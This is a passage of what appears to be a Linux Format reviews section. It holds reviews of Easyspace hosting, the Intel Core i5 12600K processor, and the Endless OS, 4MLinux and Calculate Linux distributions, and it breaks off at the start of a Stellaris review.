a ring Monday to Friday from 9:00am to 5:30pm, submit a support ticket, or send them an email.

As for self-support options, Easyspace's support section offers a System Status page and a knowledgebase that's well-stocked with step-by-step guides. Most of the guides follow the rule "show, don't tell" and seem pretty user-friendly. **LXF**

## VERDICT

**DEVELOPER:** Easyspace  
**WEB:** [www.easyspace.com](http://www.easyspace.com)  
**PRICE:** From £2.99/year

<b>FEATURES</b>	<b>8/10</b>	<b>EASE OF USE</b>	<b>9/10</b>
<b>PERFORMANCE</b>	<b>9/10</b>	<b>SUPPORT</b>	<b>8/10</b>

Only the lack of a free trial or refunds blots the copybook of this battle-hardened veteran of web hosting.

» **Rating 8/10**

# Intel Core i5 12600K

This is the best processor of 2022 so far for tech lovers and early adopters says **Jacob Ridley**, who's looking forward to see what else the year will bring.

## SPECS

**Socket:** Socket V LGA1700

**Process:** Intel 7 10nm

**Cores (P+E):** 6+4

**Threads:** 16

**P-cache:** 480KB L1, 7.5MB L2, 18MB L3

**E-cache:** 384KB L1, 2MB L2, 2MB L3

**P-core:** 3.7GHz (4.9GHz boost)

**E-core:** 2.8GHz (3.6GHz boost)

**Unlocked:** Yes

**GPU:** UHD Graphics 770, 32 EU, 300MHz, OpenGL 4.5, OpenCL 2.1

**Memory max:** 128GB, No ECC, 2-channel

**Memory speed:** DDR5 4800MT/s, DDR4 3200MT/s

**PCIe:** v5 16-lanes, v4 four-lanes

**Processor Base Power (W):** 125

**Maximum Turbo Power (W):** 150

**T**he Core i5 12600K is the best general CPU so far of 2022. It's faster than a Core i9 11900K, and brings with it support for the latest tech in DDR5 and PCIe 5.0. For that, we dare say it's actually a great PC building deal.

The Core i5 is the CPU that matters for most home users. It's cheaper than either a Core i7 or i9, yet still offers the basics of what makes those chips great for computing. With the Core i5 12600K, the first Core i5 of the Alder Lake generation, that's no different, although that may be understating its abilities. It only took one generation, and less than 12 months, for Intel to take that Core i9 performance and deliver it inside a Core i5 package.

The Intel Core i5 12600K is a CPU in a 6+4 design: this means it has six Performance Cores (P-Cores) and four Efficient Cores (E-Cores). This complimentary design is a result of the Alder Lake architecture's new hybrid approach. Essentially, there are two different Core architectures powering most 12th Gen processors: Golden Cove and Gracemont.

The Golden Cove architecture aims to be something close to your traditional CPU core as we'd know it, built to excel at single-threaded performance and deliver high clock speeds, using lots of power. These are the P-Cores.

The Gracemont architecture is something Alder Lake borrows from Intel's Atom line-up of low-power chips. These are built to be efficient, and you can fit more of them on to a chip without taking up too much space or bumping up the expense. These are the E-Cores.

That's dramatically underselling both architectures'

intricacies, but it helps explain the Core i5 12600K's slightly obscure specs. Both P-Core and E-Core share access to 20MB of Intel Smart Cache (L3), along with the integrated graphics onboard, which is the new UHD Graphics 770.

## Overclocking possibilities


The Core i5 12600K sits just below the 5GHz mark on its P-Cores at stock frequencies, which means you'll have to tweak it yourself to push it over that milestone. That shouldn't be a problem with Intel's promise of overclocking headroom. Its E-Cores will reach 3.6GHz at their fastest, too. The P-Core base clock is actually higher on this model than the Core i9 12900K (see **LXF284**), however, at 3.7GHz.

The Processor Base Power (PBP) of the Core i5 12600K is 125W – the same as the entire Alder Lake desktop CPU line-up to date. Intel has done away with TDP altogether for the 12th Gen. Instead, you'll see PBP reference what used to roughly be the TDP of Intel's processors, and a new Turbo Boost Power (TBP) mark the maximum draw of these chips during certain workloads. In the Core i5 12600K's case, that TBP is 150W.

Since this is a brand new 12th Gen chip with a brand new 12th Gen socket (LGA 1700), you'll need a brand new motherboard to plug the Core i5 12600K into. That means a Z690 motherboard today, and could mean you have to spend a more money on it than you might want for a more mid-range or budget-savvy build. We're expecting cheaper chipsets throughout 2022, though, so if you're



The Intel Core i5 12600K comes with both Performance and Efficient Cores.



■ An unassuming box contains an astounding chip.

happy to wait, the market will come to you (and undoubtedly an AMD alternative).

In the meantime, one way to save cash would be to grab a DDR4-compatible motherboard and save on your memory kit, instead of purchasing a DDR5-compatible board and buying the latest, greatest, more expensive DDR5 RAM available. Whilst the raw speed of DDR5 is impressive, testing shows using DDR4-3600 will only drop around 2 percent of averaged performance.

It's no secret that the Intel Core i5 12600K is one helluva chip. The single-threaded performance of the Golden Cove P-Cores means it blasts through most of our benchmarking suite with relative ease, and only just falls behind the Core i9 12900K in a few cases. The Core i5 12600K is ahead of the Core i9 11900K in every benchmark we've run, and far ahead of AMD's Ryzen 5 5600X, which is its main competition at this moment.

### More physical cores

The Core i5 12600K crushes the Core i9 11900K in multithreaded testing. The same goes for the Ryzen 5 5600X. Perhaps that's not that surprising, considering it does have more physical cores than both chips, but it's surprising to see those E-Cores really making waves when it comes to multithreaded workloads – they're still very capable. The Core i9 11900K has as many threads as the Core i5 12600K, but they're no match for the real deal on die. At least not a 12th Gen die, anyway.

It's impressive enough beating the Ryzen 5 5600X, which is a chip we're very fond of here at *Linux Format Towers* (see *Reviews LXF273*), but it's another thing altogether for this chip to run circles around the Core i9 11900K. And we're not done yet. If you look at the Core i5 12600K's CPU package power, it's a far less power-hungry processor than the Core i9 11900K, and more efficient by some margin despite crushing its performance.

It's still not quite an efficiency match for AMD's Ryzen 5 5600X, and only a little more efficient than the 16-core Ryzen 9 5950X, which is saying something about the overall efficiency of Zen 3 and AMD's Ryzen 5000-series. That's the same story with the high-end Core i9 12900K,

## » ARE WE THERE YET?

Intel has made much of its work with Microsoft to enable smooth utilisation of its P and E cores, and recommends people use Windows 11, but what about the Linux? Intel so far has provided no patches to the kernel for the required Intel Thread Detector optimisations, and it missed the 5.16 window, so in all likelihood it'll be another four months before any patches – presuming they materialise as Intel does have a good kernel contributor track record – make it into a mainline distro that's not an Arch-based one. The result is that some workload threads end up on E cores when they should be on P, so although everything works fine there are occasional performance hiccups; it most affects high-end games. The situation has been alleviated by a series of bug patches to the Linux ITMT (Intel TurboBoost Max 3.0) Patch in Kernel 5.16, which should minimise incorrect core selection.

The Kernel 5.15 does have the Alder Lake UHD Graphics 770 drivers, but they're not enabled by default. This will be the case for 5.16+. So Ubuntu 21.10 will boot into software mode unless you force the kernel using option `i915.force_probe=4680` and the onboard graphics will work fine, as does the new Z690 motherboard chipset.

too. Intel just can't seem to nail down the efficiency that AMD is able to deliver.

Generally, though, the Core i5 12600K is a fantastic chip through and through. It's a prime example of what Intel can deliver when it's not chasing AMD's coat tails. It's roughly priced the same as AMD's chip, a touch pricier in practice, but it offers an entirely different class of performance with reasonable power demands.

Also inasmuch as the Intel Core i5 12600K isn't only a mighty chip on its own, it's the keys to a whole next-gen platform. DDR5 and PCIe 5.0 SSDs are all a little more affordable for the Core i5 12600K's clever balance of price and performance, and that makes the entire 12th Gen platform a little more digestible if you're not prepared to spend thousands.

There's still the question of platform costs, which will play into AMD's favour, at least for a little while. So maybe AMD isn't quite shaking at the thought of the Core i5 12600K just yet, especially because AMD should have plenty to come back at Intel with later in 2022.

It's true that the Core i5 12600K is a good deal. With some decently priced Z690 (£150) motherboards, it might even be a great deal for a PC build. And that's a PC that can offer high-end frame rates with the right graphics card. This is a suitably high-end chip masquerading as a mid-range hero, and doing a great job of it. **LXF**

### VERDICT

**DEVELOPER:** Intel  
**WEB:** [www.intel.com](http://www.intel.com)  
**PRICE:** £290

<b>FEATURES</b>	<b>10/10</b>	<b>EASE OF USE</b>	<b>9/10</b>
<b>PERFORMANCE</b>	<b>9/10</b>	<b>VALUE</b>	<b>8/10</b>

Faster than a Core i9 11900K, with support for the latest tech in DDR5 and PCIe 5.0. All in all, it's a great PC building deal.

» **Rating 9/10**

# Endless OS 4.0

Five minutes with the latest version of this distro and **Mayank Sharma** is reminded of the old adage: “The whole is greater than the sum of its parts.”

## IN BRIEF

The distro pitches itself as an all-inclusive solution for “autonomous learning,” and includes tools, games and reading material to facilitate learning. The full editions of the distro can be used offline, and as well as educational programs, also includes programs for developers, in addition to the usual desktop productivity utilities.

## SPECS

**Minimum CPU:** 64-bit  
**Memory:** 2GB  
**HDD:** 32GB (full version)  
**Build:** 64-bit, arm64

**E**ndless OS is a unique learning-oriented distro that helps users stay productive with their computers even when they’re not online. Version 4.0 introduces a plethora of changes, both in the background and on the desktop.

For starters, the developers have dropped building every single package on their own, and instead borrow a majority of them from Debian. There are still about 120 packages they build themselves, since they need to customise them for their purpose, but the change in approach has helped cut down the development time significantly.

Furthermore, Endless OS 4 is the first long-term support (LTS) release of the distro, which the developers plan to support for a number of years even after Endless OS 5 is released. Having an LTS release will complement the distro’s purpose of making tech more accessible by elongating the life of existing PCs.

One of the unique aspects of the distro is its desktop environment, dubbed the EOS Shell, which is a heavily modified Gnome 3 desktop. In a departure from the traditional desktop metaphor, EOS Shell doesn’t include an application launcher, and instead peppers application icons and groups on the desktop itself. Clickable arrows enable you to switch between pages of applications, since the earlier arrangement prevented many users from discovering the full distro’s collection of programs.

## All-in

Another difference is the shift to the open source *Chromium* browser, which now comes pre-installed with the distro, instead of the proprietary *Chrome*, which was fetched automatically once Endless OS had access to the internet, and caused some usability gotchas.

Talking of usability, one of the interesting aspects of the distro is its parental control functionality. In order to make it more usable and extend its area of influence, the developers have decided to pack in Flatpak versions of several programs, including *Rhythmbox* and *Cheese*. Thanks to the change, these applications can now be disabled or removed through parental controls.

In fact, Endless OS’s developers are such big fans of Flatpaks that they’ve tweaked the *Gnome Software* tool to only fetch Flatpaks from the Flathub repository. However, while you can’t tweak the repositories by modifying the settings of the graphical package management tool, you can use the *apt-get* package manager from the command-line to install applications from the Debian 11 repositories.



Experienced users can use the Endless OS image builder tool to create a customised distro.

Endless OS is available in two flavours. In addition to the 17.1GB Full edition, there is also a Basic release that weighs in at a far more manageable 3.3GB. In addition to the desktop images, the distro also puts out ARM64 images for ARM-based single-board computers like the Raspberry Pi 4. Unlike previous releases, which only worked on the 2GB and 4GB variants, Endless OS 4 supports the 8GB variant as well.

Endless OS uses a custom installer that’s designed to take over the entire disk. You don’t even get to choose a custom layout or a partitioning scheme, which might not be appealing to advanced campaigners, but will simplify the process for the distro’s primary audience.

Every aspect of the distro, from its reimaged desktop environment, to its collection of programs and educational material, to its locked-down approach that delivers a pre-cooked environment, is done after keeping in mind the sensibilities of Endless OS’ intended users, and their shortage-fuelled use-cases, such as lack of internet or lack of technical dexterity.

And they’ve done a cracking job of it. Endless OS 4 is loaded to the brim, yet instead of bursting at the seams, it goes about its business rather gracefully. **LXF**

## VERDICT

**DEVELOPER:** Endless OS Foundation  
**WEB:** www.endlessos.com  
**LICENCE:** Various

<b>FEATURES</b>	<b>9/10</b>	<b>EASE OF USE</b>	<b>9/10</b>
<b>PERFORMANCE</b>	<b>7/10</b>	<b>DOCUMENTATION</b>	<b>8/10</b>

The comprehensive, well-designed, multi-lingual, multi-platform learning distro delivers on all its promises.

» **Rating 8/10**

# 4MLinux 38.0

Any distro that's survived for over a decade must be doing something right, but **Mayank Sharma** wasn't prepared for what he saw inside this one...

## IN BRIEF

A distro for underpowered machines, 4MLinux uses lightweight components so as to once again reinvigorate old workhorses into galloping stallions. You won't find any mainstream programs inside the distro, although there's hardly any desktop-use case that it won't be able to tackle.

## SPECS

**Minimum CPU:** Any 64-bit processor  
**Memory:** 128MB when installed  
**HDD:** 4GB  
**Build:** 64-bit only

**4** MLinux isn't unique in what it does, but rather how it does it. The distro will put an old PC back into active duty, and there are quite a few other distros that can do that. However, 4MLinux addresses the issue by breaking down every desktop use-case into four broad categories –Maintenance, Multimedia, Miniserver, Mystery (read: gaming) – and then stuffing the distro with programs to address them.

The tools are inside sub-menus, which is the next best thing in the absence of an application searcher in the application launcher, which has become a mainstay of the modern desktop environment.

For instance, the Maintenance menu has lots of system administration, monitoring and system rescue tools, categorised under sub-menus such as Backup, Recovery, Partitions and Monitoring. Similarly, it has a rich set of multimedia programs to record, play, rip, edit and mix all kinds of audio, video and image files.

The miniserver option is both intriguing and infuriating, in that the option doesn't seem to do much in the regular 4MLinux release. However, the feature gets a life of its own in the 4MLinux Server release, where it enables you to run a full LAMP server with Apache and MariaDB, as well as FTP, NFS, Proxy, and several others, with a single click. Furthermore you can also manage the servers with ease of the 4MLinux Server release, which also includes *Webmin* to help you manage the servers without too much fuss.

## All for one

While the average desktop user might not care much about the Miniserver aspect of the distro, it's the distro's approach towards package management that'll surely turn some heads. Instead of relying on the regular package management tools, the distro has a concept of extensions, which are compressed archives that install programs with a single click. These add-ons are listed under the Extensions menu, and include some of the most popular open source Linux applications.

A highlight of the latest 4MLinux release is a new GamePack sub-menu, which includes over two dozen classic Linux games. These are in addition to the dozens filed inside the eight different submenus under the Mystery menu option.

4MLinux is fully usable irrespective of whether you're using it from a Live environment, or from one that's been anchored to your disk. The distro's installation is handled via a simple installation script that lacks any partitioning tool. Chances are a majority of 4MLinux



4MLinux also includes the Tor browser. Just enable it from the menu and set the application to proxy all traffic through port 8123.

target users would probably not mind letting the distro take over their entire disk, which would cover up for the rather simple 4MLinux installation script.

Once installed, the distro has a minimal memory footprint, thanks in part to its use of the lightweight *Joe's Window Manager* (JWM). The desktop doesn't look pretty, but the developer has done a commendable job to make it as functional as possible, with a panel, an applications menu, quick launchers, desktop icons, the wbar dock and the Conky applet.

All things considered, we'd say 4Linux manages to hit its mark. The project is developed by a single developer who's been churning out releases for over a decade now, and there aren't any glaring faults with the releases even after all these years. While the default selection of tools is tailor made for a resource-strapped machine, users can flesh their installations with mainstream programs with a single click. **LXF**

## VERDICT

**DEVELOPER:** Zbigniew Konojacki

**WEB:** <https://4mlinux.com>

**LICENCE:** GPLv3

<b>FEATURES</b>	<b>8/10</b>	<b>EASE OF USE</b>	<b>9/10</b>
<b>PERFORMANCE</b>	<b>9/10</b>	<b>DOCUMENTATION</b>	<b>6/10</b>

4MLinux does a whole lot of things in a way that makes it usable for a whole lot of users.

» **Rating 8/10**

# Calculate Linux 22

**Jonni Bidwell** was dubious about making Gentoo easy, but after careful calculation of this KDE Edition he's all for the idea...

## IN BRIEF

A Gentoo-based distribution for everybody. Also available in Cinnamon, LXQt, Mate and Xfce desktop flavours. And a barebones 'Scratch' edition. Also Directory server and LXC/LXD containers. See also: EndeavourOS, NixOS, Gentoo.

## SPECS

**Minimum CPU:** 64-bit, Intel Pentium 4, AMD Athlon 64  
**Memory:** 1GB  
**HDD:** 8GB  
**Build:** 64-bit only

**D**espite the name, Calculate Linux isn't focused on complex numbers and calculations. And despite being Gentoo, using it won't necessarily imply hours of compilations because it uses binary packages. Yet it's entirely compatible with Gentoo. Its motto "Easy Linux from the source" might be a bit of a stretch, but it brings the power of Gentoo to those who might otherwise avoid it.

We were impressed with the speed at which Calculate booted into the live environment, and then impressed again with the beautifully crafted KDE Plasma desktop. It uses a panel on the top that includes the applications menu, and then a dock on the bottom for launching applications. Since the 'classic' application menu is used up top, we felt this gave a nostalgic Gnome 2 feel to a desktop that couldn't be further from the latter if it tried. Don't ask us. We just really liked it.

## Hoop jumping

Calculate's installer is much more pleasurable than spending three days installing Gentoo, but we couldn't help but feel it was a little clunky. It's slightly unintuitive in parts too. For example, it offers to migrate the user account from the live session, which doesn't seem like a thing one would want. However, what one should do here is rename this account and migrate it. If one doesn't then, they end up with only a root user on the new install, from whence they must add a new account manually, carefully transcribing the long list of groups to which the user must belong to get a working desktop.

Calculate is a little larger than your average Linux. You can get away with installing it in a single 15-ishGB partition, but you can also give it partitions for data (mounted at `/var/calculate`), updates and swap. Bear in mind that if you decide to start compiling things (it is the Gentoo way, after all) this will impinge on disk space. The initial install includes some lesser-spotted



The KDE Plasma desktop looks absolutely the part, and PipeWire worked out of the box.

applications from the KDE suite (for remote desktop and screen sharing) as well as *Strawberry* (a fork of the popular Clementine music player).

The *Calculate Console* administration tool can help you with anything from backups to bootloaders. By default the new *PipeWire* subsystem is used instead of *PulseAudio*, which worked well. But we imagine there might be situations where it doesn't. Console can be used to administer remote machines too, which might be ideal if you end up installing the server edition, too.

Gentoo's *portage* package manager is a thing of beauty, and comes equipped with the *Eix* cache helper (so that querying packages doesn't take forever). There's no graphical package management, but at least there is a GUI update tool. Measures have been taken to ease Gentoo's not-so-gentle learning curve. You don't have to compile your own kernel to get a working system, but if you want to then the *CI-kernel* tool will help you. Likewise, you don't have to go messing with *CFLAGS* settings before you start compiling things, but if you want to try some optimised builds, Calculate will make that, as well as tidying up the mess. **LXF**


## VERDICT

**DEVELOPER:** Calculate Ltd  
**WEB:** [www.calculate-linux.org](http://www.calculate-linux.org)  
**LICENCE:** Various

<b>FEATURES</b>	<b>8/10</b>	<b>EASE OF USE</b>	<b>6/10</b>
<b>PERFORMANCE</b>	<b>8/10</b>	<b>DOCUMENTATION</b>	<b>7/10</b>

A little rough in places, but an interesting effort. Newbies should look elsewhere, but this is great for everyone else.

» **Rating 8/10**



We're not sure if keyboard layout should be an advanced setting, but these balloons reassured us.



# Stellaris

Management hates anyone going anywhere, boldly or otherwise, so **Phil Savage** is in a space pickle as he's only gone and taken over the galaxy.

## SPECS

### Minimum

**OS:** Ubuntu

16.04 64-bit

**CPU:** Intel Core

i3 530, AMD

FX-6350

**Memory:** 4GB

**Hard disk**

**space:** 12GB

**GPU:** Nvidia

GeForce GTX

460, AMD

Radeon HD

5870, 1GB Vram,

Intel HD

Graphics 4600

### Recommended

**CPU:** Intel Core

